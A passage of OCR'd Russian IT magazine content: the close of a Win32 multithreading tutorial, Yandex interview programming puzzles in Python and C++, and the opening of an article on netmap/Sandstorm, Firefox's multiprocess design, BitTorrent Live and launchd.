иметь вид DWORD WINAPI ThreadFunc(PVOID pvParam), она может выполнять любые операции; когда она завершится, то возвратит управление, а счетчик пользователей объекта ядра потока будет уменьшен на 1, в случае, когда этот счетчик будет равен 0, данный объект будет уничтожен. Четвертый параметр функции CreateThread — указатель на структуру PVOID, содержащую параметр для инициализации выполняемой в потоке функции (см. описание третьего параметра). Пятый параметр (DWORD) определяет флаг, указывающий на активность потока после его создания. Последний, шестой параметр (PDWORD) — адрес переменной, куда будет помещен идентификатор потока, если передать NULL, тем самым мы сообщим, что он нам не нужен. В случае успеха функция возвращает дескриптор потока, с его помощью можно манипулировать потоком; при фейле функция возвращает 0.

Существуют четыре пути завершения потока, три из которых нежелательные: это завершение потока через вызов функции ExitThread, через вызов TerminateThread, при завершении родительского процесса без предварительного завершения потока. Лишь один путь благоприятный — самозавершение потока, которое происходит при выполнении назначенных ему действий. Потому что только в этом случае гарантируется освобождение всех ресурсов операционной системы, уничтожение всех объектов C/C++ с помощью их деструкторов.

Еще пара слов о создании потока. Функция CreateThread находится в Win32 API, при этом в библиотеке Visual C++ имеется ее эквивалент _beginthreadex, у которой почти тот же список параметров. Рекомендуется создавать потоки именно с ее помощью, поскольку она не только использует CreateThread, но и выполняет дополнительные операции. Кроме того, если поток был создан с помощью последней, то при уничтожении вызывается _endthreadex, которая очищает блок данных, занимаемый структурой, описывающей поток.

Потоки планируются на выполнение с учетом приоритета. Если бы все потоки имели равные приоритеты, то для выполнения каждого (в WinNT) выделялось бы по 20 мс. Но это не так. В WinNT имеется 31 (от нуля) поточный приоритет. При этом 31 — самый высокий, на нем могут выполняться только самые критичные приложения — драйверы устройств; 0, самый низкий, зарезервирован для выполнения потока обнуления страниц. Тем не менее разработчик не может явно указать номер приоритета для выполнения своего потока. Зато в Windows есть таблица приоритетов, где указаны символьные обозначения сгруппированных номеров приоритетов. При этом конечный номер формируется не только на основе этой таблицы, но и на значениях приоритета родительского процесса. Значения скрыты за символьными константами по той причине, что Microsoft



Планирование на аппаратном уровне

оставляет за собой право их изменить и пользуется им от версии к версии своей операционки. При создании поток получает обычный (normal) уровень приоритета. Его можно изменить функцией SetThreadPriority, принимающей два параметра: HANDLE hThread — дескриптор изменяемого потока, int nPriority — уровень приоритета (из таблицы). С помощью функции GetThreadPriority можно получить текущий приоритет, передав в нее дескриптор нужного потока. Перед изменением приоритета потока его надо приостановить, это делается функцией SuspendThread. После изменения приоритета поток надо снова отдать планировщику для планирования выполнения функцией ResumeThread. Обе функции получают дескриптор потока, с которым работают. Все описанные операции, кроме приостановки и возобновления, применимы и к процессам. Они не могут быть приостановлены/возобновлены, поскольку не затрачивают процессорное время, поэтому не планируются.

ИЗБЕГАНИЕ ГОНОК В WIN32

В многопоточных приложениях надо везде по возможности использовать атомарные — неделимые операции, в выполнение которых не может встрять другой поток. Такие функции в Win32 API имеют префикс Interlocked, например, для инкремента переменной вместо i++ использовать InterlockedExchangeAdd(&i, 1). Помимо операций увеличения/уменьшения, еще есть операции для атомарного сравнения, но мы их оставим в качестве твоего домашнего задания.

Атомарные функции, однако, позволяют решить очень узкий круг задач. На помощь приходят критические секции. В Win32 есть функции для явной отметки такого куска кода, который будет выполняться атомарно. Сначала надо создать экземпляр структуры критической секции, затем в выполняемой в потоке функции написать операторы для входа и выхода в критическую секцию:

```
CRITICAL_SECTION g_cs;

DWORD WINAPI ThreadRun(PVOID pvParam) {
   EnterCriticalSection(&g_cs);
   // Что-то вычисляем
   LeaveCriticalSection(&g_cs);
   return 0;
}
```

Критические секции в Win32 не просто код, который может выполняться несколькими потоками, это целый механизм синхронизации данных. Критические секции должны быть как можно меньше, то есть включать как можно меньше вычислений.

Чтобы позволить читать значение переменной нескольким потокам, а изменять одному, можно применить структуру «тонкой блокировки» SRWLock. Первым делом надо инициализировать структуру вызовом InitializeSRWLock с передачей указателя на нее. Затем во время записи ограничиваем ресурс эксклюзивным доступом:

```
AcquireSRWLockExclusive(PSRWLOCK ↵
    SRWLock);

// Записываем значение
ReleaseSRWLockExclusive(PSRWLOCK ↵
    SRWLock);
```

С другой стороны, во время чтения осуществляем расшаренный доступ:

```
AcquireSRWLockShared(PSRWLOCK SRWLock);

// Читаем значение
ReleaseSRWLockShared(PSRWLOCK SRWLock);
```

Все функции принимают проинициализированную структуру SRWLock в качестве параметра.

С помощью условных переменных удобно организовать зависимость «поставщик — потребитель» (см. декомпозицию по информационным потокам), то есть следующее событие должно произойти в зависимости от предыдущего. В этом механизме используются функции SleepConditionVariableCS и SleepConditionVariableSRW, служащие для блокировки критической секции или структуры «тонкой блокировки». Они принимают три и четыре параметра соответственно: указатель на условную переменную, ожидаемую потоком, указатель на критическую секцию либо SRWLock, применимую для синхронизации доступа. Следующий параметр — время (в миллисекундах) для ожидания потоком выполнения условия, если условие не будет выполнено, функция вернет False; последний параметр второй функции — вид блокировки. Чтобы пробудить заблокированные потоки, надо из другого потока вызвать функцию WakeConditionVariable или WakeAllConditionVariable. Если выполненная в результате вызова этих функций проверка подтвердит выполнение условия, передаваемого в качестве параметра данным функциям, поток будет пробужден.

В приведенном описании мы познакомились с общими определениями механизмов семафор и мьютекс. Сейчас посмотрим, как они реализованы в Win32. Создать семафор можно с помощью функции CreateSemaphore. Ей передаются такие параметры: указатель на структуру PSECURITY_ATTRIBUTES, содержащую параметры безопасности; максимальное число ресурсов, обрабатываемых приложением; количество этих ресурсов, доступных изначально; указатель на строку, определяющую имя семафора. Когда ожидающий семафора поток хочет получить доступ к ресурсу, охраняемому семафором, то wait-функция потока опрашивает состояние семафора. Если его значение больше 0, значит, семафор свободен и его значение уменьшается на 1, а поток планируется на выполнение. Если же при опросе семафор занят, его значение равно 0, тогда вызывающий поток переходит в состояние ожидания. В момент, когда поток покидает семафор, вызывается функция ReleaseSemaphore, в которой значение семафора увеличивается на 1. Мьютексы, как и семафоры, — объекты ядра. Функционирование мьютексов похоже на критические секции Win32, с разницей в том, что последние выполняются в пользовательском режиме. В каждый момент времени мьютекс разрешает выполняться только одному потоку и предоставляет доступ только к одному ресурсу. При этом он позволяет синхронизировать несколько потоков, храня идентификатор потока, который захватил ресурс, и счетчик количества захватов. Чтобы создать мьютекс, можно воспользоваться функцией CreateMutex, ее параметры аналогичны рассмотренным выше. Когда ожидание мьютекса потоком успешно завершается, последний получает монопольный доступ к защищенному ресурсу. Все остальные потоки, пытающиеся обратиться к этому ресурсу, переходят в состояние ожидания. Когда поток, занимающий ресурс, заканчивает с ним работать, он должен освободить мьютекс вызовом функции ReleaseMutex. Эта функция уменьшает счетчик рекурсии в мьютексе на 1. Выбор используемого механизма синхронизации во многом зависит от времени его исполнения и кода, в котором он используется.

Кроме всего прочего, в Windows NT начиная с четвертой версии имеется еще один поточный уровень детализации — волокна (или нити). На уровне пользователя объект ядра поток может быть разделен на несколько нитей. И в таком случае операционная система ничего о них не знает, вся работа по планированию и управлению нитями ложится на плечи разработчика прикладного приложения.


ЗАКЛЮЧЕНИЕ

Создание современного ПО требует использования параллелизма, а в будущем производители процессоров грозятся только увеличивать количество ядер на одном процессоре. Однако у многопоточного программирования есть ряд сложных моментов: организовать синхронное выполнение команд, избежать гонок и при этом оптимально нагрузить железо, чтобы добиться повышения производительности за счет параллелизма.

В этой статье сначала мы разобрались с примитивами параллельного кодинга — общими понятиями, затем разобрались, как они исполнены в конкретном API — Win 32 threads. Рамки статьи не позволили нам рассмотреть другие API для многопоточного кодинга. Будем надеяться, что у нас еще будет возможность когда-нибудь продолжить обсуждение этой нужной темы.

Желаю удачи, до встречи!

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ



Александр Лозовский
lozovsky@glc.ru

СПЕЦПОДГОН: ЗАДАЧИ ОТ КОМПАНИИ «ЯНДЕКС»

Работали мы как-то с компанией «Яндекс» в соседних бизнес-центрах. Заходили к ним в гости и удивлялись, что в то время, как сотрудники нашей редакции отливают свинцовые литеры для печатных прессов, стоя по пояс в радиоактивных отходах в непроветриваемых помещениях, сотрудники Яндекса сидят в креслах за 800 евро и наслаждаются теплом от обогреваемых стен-перегородок. Хочешь работать так же? Легко! По вопросам трудоустройства в нашу редакцию пиши Степану на step@glc.ru, а по поводу Яндекса… впрочем, дадим им слово.

Больше половины сотрудников Яндекса вовсе не менеджеры по руководству общими вопросами и не операторы кофейных машин, а самые что ни на есть разработчики. Яндексу как воздух нужны front-end и back-end разработчики на C++, Python, Perl, Java, JavaScript. В основном в компании используются UNIX-платформы, но есть и разработка под Windows. Во многих сервисах формируются команды мобильной разработки, которые пишут под iOS, Android и Windows Phone.

Самая острая потребность в разработчиках C++. При этом все чаще появляются вакансии, связанные с машинным обучением, big data, распознаванием изображений и голоса, распределенными вычислениями. Далеко не всегда опыт работы с этими технологиями требуется обязательно. Есть команды разработчиков, которые занимаются исследовательскими задачами.

Вакансии открыты в Поиске, Браузере, Картах, Диске, Маркете. И в каждой из команд — своя специфика. Так, в Поиске и Картах больше востребовано знание алгоритмов, причем в Поиске уклон в сторону теории вероятностей и математической статистики, а в Картах — на графы. В Браузере больше сложных инженерных задач, поэтому требуются в первую очередь технические знания и в меньшей степени — алгоритмы.

Разработчики Яндекса подготовили читателям][задачи, которые могут встретиться на собеседовании в компании.

МЫ ЖДЕМ ВАШИХ ЗАДАЧЕК!


IT-компании, шлите нам свои задачки! Интересные и оригинальные задачки мы совершенно безвозмездно поставим перед нашими читателями. То есть для того, чтобы опубликовать свои программерские и просто логические задания в этой рубрике, не нужно никакой бюрократии! Не нужны переписки с инстанциями и отделами, акты приема-передачи работ, подписи, счета и визы. Достаточно написать на lozovsky@glc.ru и установить близкий контакт третьей степени с редактором рубрики. Вы шлете задачки, мы их публикуем. Взаимовыгодно!

Да, и про бонусы читателям-решателям не забывайте!

А ЕЩЕ МЫ ЖДЕМ ВАШИХ РЕШЕНИЙ!

Задачки сами собой не решатся! Шли нам свои ответы, а айтишные компании будут дарить тебе бесплатные айфоны.

КОГО В ЯНДЕКСЕ ЖДУТ БОЛЬШЕ ВСЕГО?



КАК ПРОХОДИТ СОБЕСЕДОВАНИЕ

ОЛЬГА ПОНОМАРЁВА
СТАРШИЙ РЕКРУТЕР ГРУППЫ ПОДБОРА РАЗРАБОТЧИКОВ, ЯНДЕКС

Если вы успешно справились с тестовыми задачами на company.yandex.ru, мы предложим созвониться по скайпу. По сути, это будет первое знакомство, где мы немного поговорим про выбранный язык программирования и предложим пару математических или алгоритмических задачек. Для первого разговора иногда достаточно 10–15 минут, и уж точно не больше часа.

Мы друг другу понравились? Отлично, тогда приглашаем в гости: у Яндекса есть десять офисов разработки в разных городах, вместе выберем подходящий.

Обычно на собеседование приходят несколько разработчиков из разных команд: кому-то вы можете понравиться больше, и тогда он будет за вас биться. Правда, не сразу. Перед этим нужно написать код для решения предложенных задач. Чем быстрее напишешь — тем быстрее можно пойти домой :). Еще на встрече бывают задачки на сообразительность. В первую очередь нам интересен ход ваших мыслей, не обязательно решить всё. Если кандидат претендует на позицию senior-разработчика, поговорим об архитектуре систем.

Иногда для того, чтобы понять, «наш» человек или нет, требуется несколько встреч. Однако если вам нужно срочно определиться с местом работы — скажите нам об этом, что-нибудь придумаем.

АНДРЕЙ ПЛАХОВ
РУКОВОДИТЕЛЬ СЛУЖБЫ ФУНКЦИОНАЛЬНОСТИ ПОИСКА В ЯНДЕКСЕ

Задача 1
Дана функция на языке Python. Завершится ли когда-нибудь вызов dio()? Почему?

```
def dio():
   x = 1L
   while 1:
       for y in xrange(1, x):
           for z in xrange(1, y):
               if x*x == y*y + 12752041*z*z:
                   return "Found it"
       x = x + 1
```

Задача 2
Что делает эта программа на языке C++?

```
#include <cstdio>

struct EmptyList {
};

template <int N, class T>
struct IntList {
    static const int Head = N;
    typedef T Tail;
};

#define LIST1(N1) IntList<N1, EmptyList>
#define LIST2(N1,N2) IntList<N1, LIST1(N2) >
#define LIST3(N1,N2,N3) IntList<N1, LIST2(N2,N3) >
#define LIST4(N1,N2,N3,N4) IntList<N1, LIST3(N2,N3,N4) >
#define LIST5(N1,N2,N3,N4,N5) IntList<N1, LIST4(N2,N3,N4,N5) >

#define NUM2(x,y) 10*(x) + (y)
#define NUM3(x,y,z) 100*(x) + 10*(y) + (z)
#define NUM4(w,x,y,z) 1000*(w) + 100*(x) + 10*(y) + (z)
#define NUM5(v,w,x,y,z) 10000*(v) + 1000*(w) + 100*(x) + ↵
       10*(y) + (z)

#define DIFFER3(x,y,z) ((x) != (y) && (x) != (z) && (y) != (z))
#define DIFFER4(x,y,z,w) ((x) != (y) && (x) != (z) && (x) != ↵
       (w) && DIFFER3(y,z,w))
#define DIFFER5(x,y,z,w,v) ((x) != (y) && (x) != (z) && (x) ↵
       != (w) && (x) != (v) && DIFFER4(y,z,w,v))

template <class T> struct LSolve {
    static const int Answer0 = LSolve<IntList<0, T> >::Answer;
    static const int Answer1 = LSolve<IntList<1, T> >::Answer;
    static const int Answer2 = LSolve<IntList<2, T> >::Answer;
    static const int Answer3 = LSolve<IntList<3, T> >::Answer;
    static const int Answer4 = LSolve<IntList<4, T> >::Answer;
    static const int Answer5 = LSolve<IntList<5, T> >::Answer;
    static const int Answer6 = LSolve<IntList<6, T> >::Answer;
    static const int Answer7 = LSolve<IntList<7, T> >::Answer;
    static const int Answer8 = LSolve<IntList<8, T> >::Answer;
    static const int Answer9 = LSolve<IntList<9, T> >::Answer;
    static const int Answer = Answer0 + Answer1 + Answer2 + ↵
                     Answer3 + Answer4 + Answer5 + Answer6 + ↵
                     Answer7 + Answer8 + Answer9;
};

template <int U, int D, int A, int R, int K> struct ↵
LSolve<LIST5(U,D,A,R,K) > {
    static const int Answer =  NUM4(U,D,A,R) + NUM4(U,D,A,R) ↵
    == NUM5(D,R,A,K,A) && (U != 0) && (D != 0) && ↵
    DIFFER5(U,D,A,R,K) ? NUM5(D,U,R,A,K) : 0;
};

typedef LSolve<EmptyList> Solve;

int main(int argc, const char* argv[]) {
    printf("ДУРАК=%d\n", Solve::Answer);
}
```

КИРИЛЛ СЮЗЕВ
РУКОВОДИТЕЛЬ ГРУППЫ РАЗРАБОТКИ ЯНДЕКС.КАРТИНОК

Задача 1
Есть исходный код программы:

```
#include <iostream>
#include <unistd.h>
#include <stdlib.h>
int main() {
    std::cout << 1;
    fork();
    exit(0);
}
```

Вопросы:
- Что напечатается на экране и почему?
- Как изменится вывод, если заменить cout на cerr?

Задача 2
В программировании есть понятие LRU-кеша. Кратко: любой кеш содержит элементы, к которым мы хотим обращаться, но размер кеша ограничен. Поэтому надо принимать решение, какие элементы в кеше мы храним, какие нет.

LRU-кеш выбирает таким образом: если места под элементы больше нет, он выбрасывает элемент, к которому дольше всего не обращались, и вместо него кладет новый.

Требуется:
- написать такой кеш в виде C++ класса/классов.

Эволюционный скачок

Пять поучительных историй о том, почему консерватизм — это зло

Рано или поздно любая проверенная временем технология приходит к своему закату и должна быть утилизирована в пользу более современной и совершенной. Это произошло с 16-битными процессорами, ЭЛТ-мониторами, в данный момент это происходит со стационарными ПК и в ближайшем будущем произойдет с ноутбуками и смартфонами. Но в этой статье я хочу поговорить не о железе, а о софте, о том, как он видоизменяется прямо сейчас и какие технологии будущего мы можем ожидать уже в ближайшие несколько лет.

Евгений Зобнин
execbit.ru



Долгая дорога из ring 0

Микроядерные операционные системы когда-то провозгласили идею вынесения в пространство пользователя любых не привязанных к железу компонентов ОС. Это должно было обезопасить систему от сбоев и обеспечить ей настоящую гибкость конфигурирования и простоту замены компонентов. Однако достигалось все это за счет достаточно резкого повышения системных требований; производительность такой ОС оказывалась на 10–15% ниже ОС с монолитным ядром, поэтому о микроядре быстро забыли, и оно нашло свое место в нише промышленных систем (привет QNX), для которых устойчивость к сбоям была важнее производительности.

О преимуществах микроядра, однако, не забыли, и много позже его отдельные черты начали проявляться и в классических монолитных ядрах. Ярчайшим примером стал интерфейс FUSE, позволяющий создавать файловые системы в юзерспейс и нашедший свое место в Linux и FreeBSD. Также в несколько извращенном виде модель микроядра была реализована в технологии RUMP из NetBSD, которая позволила вынести из ring 0 урезанное минималистичное ядро с нужным функционалом (в том числе отдельным драйвером). Но самым необычным оказалось решение группы разработчиков из FreeBSD унести из ядра весь TCP/IP-стек.

В декабре 2013-го небезызвестный в среде FreeBSD Роберт Ватсон вместе с группой исследователей представил реализацию веб-сервера Sandstorm, интересной фишкой которого стал встроенный TCP/IP-стек, работавший напрямую с драйвером сетевого адаптера. Разработка носила экспериментальный характер и предназначалась для доказательства эффективности такой модели, что и было продемонстрировано в сравнительных тестах производительности.

Преимущество, однако, достигалось вовсе не за счет вынесения сетевого стека в пользовательское пространство (сам этот факт никаких плюсов не давал), а благодаря реализации двух идей:

- обход стороной множества слоев абстракций, существующих в ядре и накладывающих необоснованные издержки на процесс отправки и получения пакетов;
- создание минималистичного оптимизированного для решения конкретной задачи сетевого стека.

Первая идея была реализована с помощью фреймворка для отправки и получения пакетов netmap, уже включенного в состав FreeBSD. Netmap представляет собой быстрый и высокопроизводительный интерфейс прямого доступа к буферу сетевого адаптера в обход сетевого стека, подобный таким интерфейсам, как raw sockets, Berkley Packet Filter (BPF) или интерфейс AF_PACKET, но изначально созданный для обеспечения высокой скорости доступа.


Его реализация схожа с механизмом прямого доступа к видеопамяти Linux framebuffer, однако если последний предоставляет прямой доступ видеопамяти адаптера графического, то здесь речь идет о сетевом адаптере. Так же как и в случае с FB, приложение, пожелавшее использовать netmap для работы с сетевой картой, сначала должно отобразить устройство netmap (/dev/netmap) в оперативную память (mmap), а затем записать в него цепочку пакетов в сыром виде и запросить операцию их отправки:


```
# Открываем устройство netmap
open("/dev/netmap")
# Переводим сетевую карту
# в режим netmap
ioctl(fd, NIOCREG, arg)
# Отображаем в память
mmap(..., fd, 0)
# Далее идут операции записи...
# Отправка
ioctl(fd,NIOCTXSYNC)
```

Примерно так же происходит прием пакетов. При этом все пакеты должны быть записаны в сыром виде, а это значит, что для реализации полноценных сетевых приложений необходим сетевой стек, который будет работать поверх netmap. Профит здесь кроется как раз в комбинации производительного netmap, способного отправить один пакет всего за 70 циклов процессора, и оптимизированного сетевого стека, который в случае отдельно взятого приложения может быть простым и заточенным на решение только определенных задач.

Именно так был реализован Sandstorm. Фактически это не только HTTP-сервер, но и Ethernet, и TCP/IP-стек в одном флаконе, оптимизированный для отправки файлов небольшого размера. Это красноречивая демонстрация пресловутого пути UNIX, когда приложение выполняет только одну функцию, но выполняет максимально хорошо. Согласно проведенным тестам, Sandstorm легко обходит nginx на Linux и FreeBSD, создавая гораздо более низкую нагрузку на процессор и обеспечивая удвоенную, а порой и утроенную пропускную способность.

К слову сказать, netmap и Sandstorm далеко не первыми реализуют идею высокопроизводительного прямого доступа к сетевому адаптеру. Подобную технику используют программный роутер Click или генератор трафика pkt-gen, работающие в режиме ядра. Идея экспорта буфера сетевой карты в юзерспейс была частично реализована в BSD PF_RING и Linux PACKET_MMAP, но вместо самого буфера они предоставляют доступ к специальной области памяти, содержимое которой во время отправки копируется в буфер адаптера. В отличие от них netmap реализует идею zero-copy, когда после записи пакетов в память не происходит лишних, снижающих производительность копирований. Существуют также техники прямого доступа к сетевому адаптеру из пространства пользователя, но они требуют специальных драйверов для каждого адаптера, так как netmap работает со стандартными.





Сравнение скорости отдачи контента между Sandstorm и nginx на Intel Xeon E5-2643, с 128 Гб ОЗУ и шестью сетевыми контроллерами



INFO


На одном ядре процессора с частотой 900 МГц netmap способен осуществлять быстрый форвардинг 14,88 миллиона пакетов в секунду, что соответствует предельной скорости передачи фреймов Ethernet в канале 10 Гбит/с.



INFO

В Linux версий 2.2 и 2.4 существовал простой внутриядерный HTTP-сервер (khttpd), высокая производительность которого достигалась за счет снижения количества переключений контекста и копирований буферов.

Идея прямого доступа к железу — основополагающая в так называемых экзоядерных операционных системах, построенных на некоем подобии микроядра, которое экспортирует в юзерспейс области памяти и регистры оборудования, а все более высокоуровневые абстракции реализуются с помощью специальных библиотек. В таких системах возможности наподобие netmap и сетевого стека пространства пользователя являются «встроенной фичей».



В отличие от традиционной сетевой подсистемы netmap позволяет работать напрямую с железом

Кесарю кесарево

Выпущенный компанией Google в 2008 году браузер Chrome за два года своего существования перевернул все представления о том, как должен выглядеть веб-обозреватель XXI века. На смену тяжеловесному дизайну с множеством функций пришли идеи простоты, скорости и безопасности. Кроме минималистичного интерфейса и пресловутого JIT-компилятора V8, Chrome отличался особой многопроцессорной системой рендеринга веб-страниц и исполнения плагинов, которая позволяла браузеру выжить в любых условиях — даже тогда, когда Firefox и Opera падали от ошибок во Flash-плеере и реализации JS- и HTML-движка.


Поначалу такой дизайн воспринимался скорее как proof of concept, идея ради идеи — браузер обретал защиту от редких случаев краха, но при этом возникал ряд определенных проблем, в том числе слишком большая прожорливость к процессорным ресурсам и памяти. Однако чем дальше продвигался веб на пути превращения в операционную систему XXI века, тем яснее становилось, что идея многопроцессности не просто имеет право на существование, а должна быть неотъемлемой частью любого современного браузера.

Mozilla задумалась о переходе на многопроцессную модель еще в 2009 году (проект Electrolysis), но подошла к ней немного с другой стороны. Для Mozilla переход на новый дизайн был направлен скорее на улучшение отзывчивости тяжеловесного, написанного на XUL интерфейса, чем на безопасность. Их идея в первую очередь состояла не в разделении обработки содержимого каждой вкладки отдельным процессом, а в разделении интерфейса и HTML-движка, так, чтобы их можно было разнести на разные процессорные ядра, увеличив таким образом общую скорость работы и отзывчивость браузера.

В ходе работы над проектом выяснилось, что идея настолько трудна в реализации и масштабна, что легче его свернуть и попытаться использовать другие методы оптимизации. В 2011 году разработчики заморозили проект на неопределенный срок и сфокусировали свои усилия на других областях. В частности, был пересмотрен код обслуживания внутренних баз данных (давняя проблема Firefox), оптимизирован сборщик мусора, а опыт в области многопроцессной обработки использован для вынесения плагинов в отдельные процессы.

На два года об идее распараллеливания как будто бы забыли, но работа продолжалась, и ее результат был представлен публике в декабре 2013 года в виде ночных сборок Firefox с полным разделением кода интерфейса и движка обработки веб-страниц. В сущности, новая архитектура была построена по принципу «кесарю кесарево»: один процесс занимался созданием интерфейса и всех относящихся к нему компонентов, а второй рисовал на холсте результат обработки веб-страниц. В конце результаты обоих процессов передавались внутреннему композитору, который сводил картинку воедино и выводил на экран.

Как уже было сказано, речи об обработке содержимого каждого таба в отдельном процессе не шло, за все табы по-прежнему отвечал один процесс. Тем не менее новая архитектура позволила решить сразу несколько проблем. Благодаря возможности разнести процессы на разные ядра браузер стал заметно быстрее, особенно отзывчивость на действия пользователя. Также браузер стал устойчивее к сбоям: при падении движка рендеринга сам браузер остается работать даже несмотря на то, что все вкладки становятся недоступными (согласен, противоречивое преимущество).



Результат падения HTML-движка в новом Firefox

В будущем планируется разнесение обработки каждой страницы по отдельным процессам так же, как это сделано в Chrome. Кроме явного преимущества в виде защиты от сбоев и безопасности, такое новшество должно привести к оптимизации управления памятью: если каждая страница будет иметь собственный процесс, все утечки этого процесса будут нивелированы после ее закрытия, а общая фрагментация памяти снизится за счет ее четкого разделения между процессами.

На момент написания этой статьи новая функциональность еще не была активирована даже в ночных сборках и для ее запуска было необходимо включение опции `browser.tabs.remote` на странице about:config.

Децентрализованное телевидение


Много лет назад, когда для загрузки фильма в DVD-качестве через torrent-сети требовалось по меньшей мере два часа, я всегда включал в клиенте опцию приоритетной загрузки более близких к началу файла чанков, так что через час фильм уже можно было начинать смотреть, а его остальные части загружались во время просмотра. Сегодня, когда скорость в 60 мегабит стала стандартной даже в провинции, такой метод практически потерял свою актуальность, но дал жизнь новой технологии — децентрализованному Live-вещанию.

В марте 2013 года компания BitTorrent Inc., отвечающая за развитие одноименного протокола и клиента uTorrent, показала миру новый протокол BitTorrent Live (live.bittorrent.com), который использует принципы работы децентрализованных P2P-сетей для организации потокового вещания видео в режиме реального времени. На основе уже существующего BitTorrent они создали новый протокол, который использует ту же идею получения и раздачи частей данных с разных узлов с тем исключением, что теперь речь идет не о конкретном файле, а о постоянном потоке данных, точнее, его небольшом актуальном в данный момент участке.

Для эффективной работы такая система требует от узлов достаточно высоких (но обычных для нынешнего времени) скоростей и низких задержек, но зато позволяет создать по-настоящему демократичную домашнюю систему вещания, которая не нуждается в широком канале для эффективной раздачи на множество клиентов. Более того, в отношении BitTorrent Live действует обратное правило: чем больше людей будет смотреть вещание, тем выше будет его доступность и суммарная пропускная способность. Каждый узел здесь выступает в качестве ретранслятора.

К сожалению, на момент написания этой статьи техническая информация о протоколе была недоступна (кроме невнятного текста патента), поэтому мы не можем узнать, каким образом ее создатели решили такие проблемы, как малое количество сидеров на первом этапе раздачи, или как в условиях множественных копирований чанков между узлами удается достичь низких задержек при получении видео. Тем не менее клиентское ПО уже доступно для ПК под управлением Windows, Ubuntu Linux и OS X, можно использовать его в том числе для организации ретрансляции RTMP-потока и на собственной шкуре оценить возможности протокола.

Также стоит отметить, что идея децентрализованной передачи потоковых данных сама по себе далеко не нова, и первым более-менее успешным примером такой системы был Tribler, спонсированный Евросоюзом и впоследствии использованный для создания технологии Ace Stream (в девичестве BitTorrent Stream), которая к сегодняшнему дню стала уже достаточно популярной. По сути, это всего лишь надстройка над протоколом BitTorrent.



Стримы BitTorrent Live можно просматривать и в вебе, но для этого нужен плагин



INFO

Интересно, что всего за два месяца до анонса протокола стриминга видео BitTorrent Inc. представила технологию BitTorrent Sync для синхронизации данных нескольких удаленных машин между собой.

Launchd для FreeBSD

В 2010 году Леннарт Поттеринг представил первую версию системного менеджера systemd, одной из самых примечательных особенностей которого была система параллельного запуска сервисов при старте системы, основанная не на зависимостях между компонентами и целями, а на зависимостях ресурсов. Позже systemd оброс огромным количеством другой функциональности и превратился в объект насмешек, но архитектурно он остался прежним. И этой своей архитектурой он обязан ни много ни мало компании Apple — их системному менеджеру launchd, используемому в OS X.

